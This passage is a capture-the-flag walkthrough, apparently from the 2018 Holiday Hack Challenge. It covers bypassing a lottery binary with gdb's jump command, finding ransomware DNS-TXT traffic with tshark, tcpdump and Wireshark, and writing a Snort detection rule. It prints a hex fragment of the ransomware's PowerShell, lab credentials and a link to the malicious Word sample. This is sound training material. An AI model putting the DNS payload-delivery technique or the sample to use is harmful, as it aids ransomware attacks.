The winning ticket is number 1225.
Rolling the tumblers to see what number you'll draw...

You drew ticket number 857!

Sorry - better luck next year!
elf@d3397d036a8b:~$
```

3. Let's find Interesting functions :

   01. Method 1 :

   Using nm command which provides information on the symbols being used in an object file or executable file :

   nm sleighbell-lotto

```
elf@546495738cc9:~$ nm sleighbell-lotto
                 U EVP_sha256@@OPENSSL_1_1_0
                 U HMAC@@OPENSSL_1_1_0
0000000000207d40 d _DYNAMIC
0000000000207f40 d _GLOBAL_OFFSET_TABLE_
0000000000001630 R _IO_stdin_used
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
000000000000702c r __FRAME_END__
0000000000006dcc r __GNU_EH_FRAME_HDR
0000000000208068 D __TMC_END__
0000000000208068 B __bss_start
                 w __cxa_finalize@@GLIBC_2.2.5
0000000000208000 D __data_start
0000000000000ac0 t __do_global_dtors_aux
0000000000207d38 t __do_global_dtors_aux_fini_array_entry
0000000000208008 D __dso_handle
0000000000207d30 t __frame_dummy_init_array_entry
                 w __gmon_start__
0000000000207d38 t __init_array_end
0000000000207d30 t __init_array_start
0000000000001620 T __libc_csu_fini
00000000000015b0 T __libc_csu_init
                 U __libc_start_main@@GLIBC_2.2.5
                 U __stack_chk_fail@@GLIBC_2.4
0000000000208068 D _edata
```

   Everything you see here is a symbol, and the ones with T in front are ones that we can actually call, but the ones that start with an underscore ('_') are built-in stuff that we can just ignore (in a "real" situation, you shouldn't discount something simply because the name starts with an underscore, of course).

02. Method 2 :

Using `objdump` command with `-t` option to print the symbol table entries of the file :

```
objdump -t sleighbell-lotto
```

Let's use `grep` to filter the results to functions where (`F`) The symbol is the name of a function and also remove the ones that start with an underscore ('_'):

```
objdump -t sleighbell-lotto | grep " F " | grep -ve "_"
```

```
elf@c503adf4dc2b:~$ objdump -t sleighbell-lotto | grep " F " | grep -ve "_"
0000000000000f18 g     F .text  00000000000000bf              tohex
0000000000000fd7 g     F .text  00000000000004e0              winnerwinner
00000000000014b7 g     F .text  0000000000000013              sorry
00000000000014ca g     F .text  00000000000000e1              main
```

The two functions that might be interesting are "`main`" and "`winnerwinner`", so that's what we're going to follow!

4. Before we can call one of these functions, we need to run the project in `gdb` :

```
gdb -q sleighbell-lotto
```

The `-q` flag is simply to disable unnecessary output.

5. After you get to the (`gdb`) prompt, the `sleighbell-lotto` application is loaded and ready to run, but it hasn't actually been started yet.
You can verify that by trying to run a command such as `continue` :

```
continue
```

6. Now that the program is ready to go in `gdb`, we can run it with the `run` command.
You'll see the same output as you would if you'd run it directly until it ends, at which point we're back in `gdb`.

7. In order to modify the application at runtime, it is necessary to run the program and then stop it again before it finishes cleanly. The most common way is to use a breakpoint on `main` function, write the following on `gdb` :

```
break main
```


Then `run` the program and watch what happens :

```
elf@3394fab70f95:~$ gdb -q sleighbell-lotto
Reading symbols from sleighbell-lotto...(no debugging symbols found)...done.
(gdb) continue
The program is not being run.
(gdb) break main
Breakpoint 1 at 0x14ce
(gdb) run
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x00005555555554ce in main ()
(gdb)
```

Now we have control of the application in the running (but paused) state! We can view/edit memory, modify registers, continue execution, jump to another part of the code, and much much more!

8. We're going to move the program's execution to another part of the program. Specifically, we're just going to use gdb's `jump` command to resume execution at the start of `winnerwinner` function:

   ```
   jump winnerwinner
   ```




The Sleigh Bell Lottery Cranberry Pi terminal challenge

Sweet candy goodness - I win! Thank you so much!
Have you heard that Kringle Castle was hit by a new ransomware called Wannacookie?
Several elves reported receiving a cookie recipe Word doc. When opened, a PowerShell screen flashed by and their files were encrypted.
Many elves were affected, so Alabaster went to go see if he could help out.
I hope Alabaster watched the PowerShell Malware talk at KringleCon before he tried analyzing Wannacookie on his computer.
An elf I follow online said he analyzed Wannacookie and that it communicates over DNS.
He also said that Wannacookie transfers files over DNS and that it looks like it grabs a public key this way.
Another recent ransomware made it possible to retrieve crypto keys from memory.
Hopefully the same is true for Wannacookie!
Of course, this all depends how the key was encrypted and managed in memory. Proper public key encryption requires a private key to decrypt.
Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need.
If so, we can retrieve our keys from memory, decrypt the key, and then decrypt our ransomed files.

Malware Reverse Engineering
Whoa, Chris Davis' talk on PowerShell malware is crazy pants!
You should check it out!

Main Challenge

Ransomware Recovery



Alabaster Snowball at 2nd floor go right into corridor until end then left continue forward until the end then go left until you reach the door on your right Go through you will find him , and the Snort terminal left to Alabaster Snowball.

Help, all of our computers have been encrypted by ransomware!
I came here to help but got locked in 'cause I dropped my "Alabaster Snowball" badge in a rush.
I started analyzing the ransomware on my host operating system, ran it by accident, and now my files are encrypted!
Unfortunately, the password database I keep on my computer was encrypted, so now I don't have access to any of our systems.
If only there were some way I could create some kind of traffic filter that could alert anytime ransomware was found!

Terminal Screen

Solution

1. Let's see ls to list the files and directories , write the command in terminal :

   ```
   ls
   ```

2. Let's open more_info.txt for additional information , write the command in terminal :

   ```
   cat more_info.txt
   ```

```
elf@11aeca9c9ee6:~$ ls
more_info.txt  snort.log.pcap  snort_logs
elf@11aeca9c9ee6:~$ cat more_info.txt
MORE INFO:
  A full capture of DNS traffic for the last 30 seconds is
  constantly updated to:

  /home/elf/snort.log.pcap

  You can also test your snort rule by running:

  snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf

  This will create an alert file at ~/snort_logs/alert

  This sensor also hosts an nginx web server to access the
  last 5 minutes worth of pcaps for offline analysis. These
  can be viewed by logging into:

  http://snortsensor1.kringlecastle.com/

  Using the credentials:
  ----------------------
  Username | elf
  Password | onashelf

  tshark and tcpdump have also been provided on this sensor.

HINT:
  Malware authors often user dynamic domain names and
  IP addresses that change frequently within minutes or even
  seconds to make detecting and block malware more difficult.
  As such, its a good idea to analyze traffic to find patterns
  and match upon these patterns instead of just IP/domains.elf@11aeca9c9ee6:~$
```

3. There are three methods to analysis pcap in this challenge (tshark, tcpdump) on terminal analysis and (wireshark) for offline analysis let's try each one :

   Method 1 | Analysis using tshark tool :

   01. Using tshark to dump and analyze network traffic open the file /home/elf/snort.log.pcap which is a full capture of DNS traffic for the last 30 seconds :

   ```
   tshark -r snort.log.pcap
   ```

```
elf@a0d45551ab57:~$ tshark -r snort.log.pcap
    1   0.000000  10.126.0.95 ? 67.179.143.237 DNS 99 Standard query 0xe487 TXT 77616E6E61
636F6F6B69652E6D696E2E707331.hsbgenurar.com
    2   0.010164 67.179.143.237 ? 10.126.0.95  DNS 167 Standard query response 0xe487 TXT
77616E6E61636F6F6B69652E6D696E2E707331.hsbgenurar.com TXT
    3   0.020351   10.126.0.3 ? 101.198.193.22 DNS 68 Standard query 0x95b6 TXT rigsby.heb
raism.360.cn
    4   0.030520 101.198.193.22 ? 10.126.0.3   DNS 130 Standard query response 0x95b6 TXT
rigsby.hebraism.360.cn TXT
    5   0.040731 10.126.0.107 ? 147.64.19.150 DNS 98 Standard query 0x43a2 TXT 77616E6E616
36F6F6B69652E6D696E2E707331.abhrngesru.ru
    6   0.050936 147.64.19.150 ? 10.126.0.107 DNS 165 Standard query response 0x43a2 TXT 7
7616E6E61636F6F6B69652E6D696E2E707331.abhrngesru.ru TXT
    7   0.061136  10.126.0.95 ? 67.179.143.237 DNS 101 Standard query 0xcf81 TXT 0.7
E61636F6F6B69652E6D696E2E707331.hsbgenurar.com
    8   0.071316 67.179.143.237 ? 10.126.0.95  DNS 423 Standard query response 0xc
```

You can find more about tshark here
https://hackertarget.com/tshark-tutorial-and-filter-examples/

02. Let's remove unwanted data for clearer view to analysis:

`tshark -r snort.log.pcap -T fields -e dns.qry.name | sort`

-T set the format of the output when viewing decoded packet data with fields option is to show the values of fields specified with the -e dns.qry.name filed this will show us the DNS query,then sort command is used to sort the results.

```
elf@24ea945d1612:~$ tshark -r snort.log.pcap -T fields -e dns.qry.name | sort
0.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
0.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
0.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
0.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
1.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
1.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
1.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
1.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
10.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
10.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
10.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
10.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
11.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
11.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
11.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
11.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
12.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
12.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
12.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
12.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
```

You will notice repeated code with different domain name :
77616E6E61636F6F6B69652E6D696E2E707331
Also huge number of dns queries using this query name and there are numbered queries looks like message/file was divided into several parts because TXT record length is no longer than 255 characters.

Method 2 | Analysis using tcpdump tool :

01. Using tcpdump to analyze network traffic snort.log.pcap :

`tcpdump -r snort.log.pcap`

```
elf@986e83c7e4fa:~$ tcpdump -r snort.log.pcap
reading from file snort.log.pcap, link-type IPV4 (Raw IPv4)
21:51:02.789093 IP 10.126.0.66.37213 > 114.134.80.162.domain: 56597+ TXT? bronzed.weibo.co
m. (35)
21:51:02.799263 IP 114.134.80.162.domain > 10.126.0.66.37213: 56597*- 1/0/0 TXT "nonretain
able5anthon5runholder5nontraveler5itineration5extraperiodic5" (134)
21:51:02.809436 IP 10.126.0.241.59258 > cpe-104-173-171-121.socal.res.rr.com.domain: 34363
+ TXT? 77616E6E61636F6F6B69652E6D696E2E707331.rhsgureanb.com. (71)
21:51:02.819579 IP cpe-104-173-171-121.socal.res.rr.com.domain > 10.126.0.241.59258: 34363
*- 1/0/0 TXT "64" (139)
21:51:02.829749 IP 10.126.0.140.21498 > 205.255.35.22.domain: 52343+ TXT? 77616E6E61636F6F
6B69652E6D696E2E707331.gnrbruaseh.net. (71)
21:51:02.839910 IP 205.255.35.22.domain > 10.126.0.140.21498: 52343*- 1/0/0 TXT "64" (139)
21:51:02.850086 IP 10.126.0.241.15087 > cpe-104-173-171-121.socal.res.rr.com.domain: 11141
+ TXT? 0.77616E6E61636F6F6B69652E6D696E2E707331.rhsgureanb.com. (73)
21:51:02.860248 IP cpe-104-173-171-121.socal.res.rr.com.domain > 10.126.0.241.15087: 11141
*- 1/0/0 TXT "2466756e6374696f6e73203d207b66756e6374696f6e20655f645f66696c6528246b65792c20
2446696c652c2024656e635f697429207b5b627974655b5d5d246b6579203d20246b65793b2453756666697820
3d2022602e77616e6e61636f6f6b6965223b5b53797374656d2e5265666c656374696f6e2e417373656d
(395)
21:51:02.870410 IP 10.126.0.235.62785 > 101.198.193.22.domain: 22443+ TXT? micromi
```

You can find more about tcpdump here http://www.tcpdump.org/

02. Let's remove unwanted data for clearer view to analysis, write the following command in terminal :

```
tcpdump -r snort.log.pcap -n | cut -d " " -f 8 | sort
```

-n flag Turn off the default tcpdump action to lookup and translate hostnames.

Cut Utility for cutting sections from each line then output the result.

-d option cut based on a delimiter , here the delimiter set to a space.

-f option pull out the fields of interest by specify the field that should be cut , here we need here we need to look at dns query name field which is field number 8 then sort command is used to sort the results.

```
elf@693784c23157:~$ tcpdump -r snort.log.pcap -n | cut -d " " -f 8 | sort
reading from file snort.log.pcap, link-type IPV4 (Raw IPv4)
0.77616E6E61636F6F6B69652E6D696E2E707331.gasrhubrne.org.
0.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
1.77616E6E61636F6F6B69652E6D696E2E707331.gasrhubrne.org.
1.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
10.77616E6E61636F6F6B69652E6D696E2E707331.gasrhubrne.org.
10.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
11.77616E6E61636F6F6B69652E6D696E2E707331.gasrhubrne.org.
11.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
12.77616E6E61636F6F6B69652E6D696E2E707331.gasrhubrne.org.
12.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
13.77616E6E61636F6F6B69652E6D696E2E707331.gasrhubrne.org.
13.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
14.77616E6E61636F6F6B69652E6D696E2E707331.gasrhubrne.org.
14.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
15.77616E6E61636F6F6B69652E6D696E2E707331.gasrhubrne.org.
```

Same notes from tshark tool results .

Method 3 | Offline analysis using Wireshark Software :

01. First grab pcaps for offline analysis, Go to *http://snortsensor1.kringlecastle.com/*
02. Enter the credentials from more_info.txt file :


    Username | elf

    Password | onashelf
03. Download all pcaps for offline analysis .
04. Open the pcaps in wireshark to view traffic for any leads , We know that Wannacookie malware is communicates over DNS to get data this will need a huge dns requests/responses , Sort the result by destination address :

No.	Time	Src Port	Source	Destination	Protocol	Length	Info
328	3.334297	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x9b9c TXT 53.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
334	3.395394	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x2957 TXT 54.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
342	3.476878	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0xb866 TXT 55.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
344	3.497246	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x363c TXT 56.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
354	3.599083	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x0950 TXT 57.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
360	3.660250	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x48c4 TXT 58.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
366	3.721363	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x6954 TXT 59.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
372	3.782467	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x1961 TXT 60.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
376	3.823200	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x5579 TXT 61.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
380	3.863979	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x46b6 TXT 62.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
386	3.925090	53	19.43.153.69	10.126.0.192	DNS	197	Standard query response 0x2928 TXT 63.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
340	3.456501	53	54.173.169.1…	10.126.0.194	DNS	212	Standard query response 0xc3f6 TXT chaparejos.oversecured.netflix.com TXT
378	3.843605	53	104.244.42.1…	10.126.0.195	DNS	171	Standard query response 0x278d TXT micromillimeter.martella.dissipators.twitter.com TXT
370	3.762111	53	52.178.167.1…	10.126.0.202	DNS	124	Standard query response 0xaa11 TXT senator.microsoftonline.com TXT
164	1.663488	53	52.108.236.1	10.126.0.210	DNS	135	Standard query response 0x50a5 TXT unimmaculateness.office.com TXT
4	0.030583	53	150.35.236.65	10.126.0.22	DNS	167	Standard query response 0x7c3f TXT 77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT
10	0.091848	53	150.35.236.65	10.126.0.22	DNS	423	Standard query response 0x574d TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT
18	0.173458	53	150.35.236.65	10.126.0.22	DNS	423	Standard query response 0xa498 TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT
20	0.193880	53	150.35.236.65	10.126.0.22	DNS	423	Standard query response 0x1ff6 TXT 2.77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT
28	0.275564	53	150.35.236.65	10.126.0.22	DNS	423	Standard query response 0x9b21 TXT 3.77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT

You will notice repeated code with different domain name :
`77616E6E61636F6F6B69652E6D696E2E707331`
Also huge number of dns queries using this query name and there are numbered queries looks like message/file was divided into several parts because `TXT` record length is no longer than 255 characters.


05. Complete inspection of all pcap files to confirm this conclusion.
06. Extract this code by selecting any connection contains the code > bottom panel > Select query >Queries :



4. Notice that this code we just found looks like it's HEX characters , let's try any Online hex decoder to convert the code to readable format to see if it's true:
`77616E6E61636F6F6B69652E6D696E2E707331 > wannacookie.min.ps1`
bingo ! Looks like the malware requesting PowerShell file (`.ps1`)

You can use this online converter https://gchq.github.io/CyberChef/

5. Now let's shape our snort rule to block any connection contains this code , snort rule should look like the following example :



Our snort rule will be :

```
alert udp any 53 <> any any ( msg:"Wannacookie Ransomware connection "; content:"77616E6E61636F6F6B69652E6D696E2E707331"; priority:1; sid:9000000; )
```

With this rules we are alert on any connection in/out using UDP protocol on port 53 because DNS listens for requests on port 53 on local or on malware server , Also any connection contains the code 77616E6E61636F6F6B69652E6D696E2E707331 we just found


Set priority to 1 to highest alert and Set sid for each rule to uniquely identify Snort rules

You can use this online snort code creator http://snorpy.com/

6. Now let's go to back snort terminal to test this rule, Write the following command to edit the rules file :

```
nano /etc/snort/rules/local.rules
```

7. Go down to empty new line by pressing down arrow button on your keyboard
8. Write the snort rules we just created or you can copy and paste it into terminal



then save the file after editing by press ctrl and x > write y > Enter

9. If rules was wrong you will get this message:

```
elf@282685f45d3e:~$ nano /etc/snort/rules/local.rules
elf@282685f45d3e:~$
[i] Snort is not alerting on all ransomware!
```

Also can test your snort rule by running:

```
snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf
```


If there are any errors , you will get the error at the end :

```
++++++++++++++++++++++++++++++++++++++++++++++++++
Initializing rule chains...
ERROR: /etc/snort/rules/local.rules(9) Each rule must contain a rule sid.
Fatal Error, Quitting..
elf@282685f45d3e:~$
```

10. If rules is correct you will get this message :

```
elf@282685f45d3e:~$ nano /etc/snort/rules/local.rules
elf@282685f45d3e:~$
[+] Congratulation! Snort is alerting on all ransomware and only the ransomware!
[+]
```

Thank you so much!Snort IDS is alerting on each new ransomware infection in our network.



Main Challenge

Ransomware Recovery

Identify the Domain

Difficulty:

Using the Word docm file, identify the domain name that the malware communicates with.

Cookie Recipe document :
https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE_CHIP_COOKIE_RECIPE.zip

Hey, you're pretty good at this security stuff. Could you help me further with what I suspect is a malicious Word document?
All the elves were emailed a cookie recipe right before all the infections. Take this document with a password of elves and find the domain it communicates with.

Dropper Download
Word docm macros can be extracted using olevba.
Perhaps we can use this to grab the ransomware source.
https://github.com/decalage2/oletools/wiki/olevba

Ransomware Recovery | 2_Identify the Domain

Solution

1. Recommended watch Chris Davis talk's about Analyzing PowerShell Malware :
   https://www.youtube.com/watch?v=wd12XRq2DNk
2. Download the malicious Word document :
   https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE_CHIP_COOKIE_RECIPE.zip
3. Alert !:


   - Never run or analyze malware from your host or host environment.
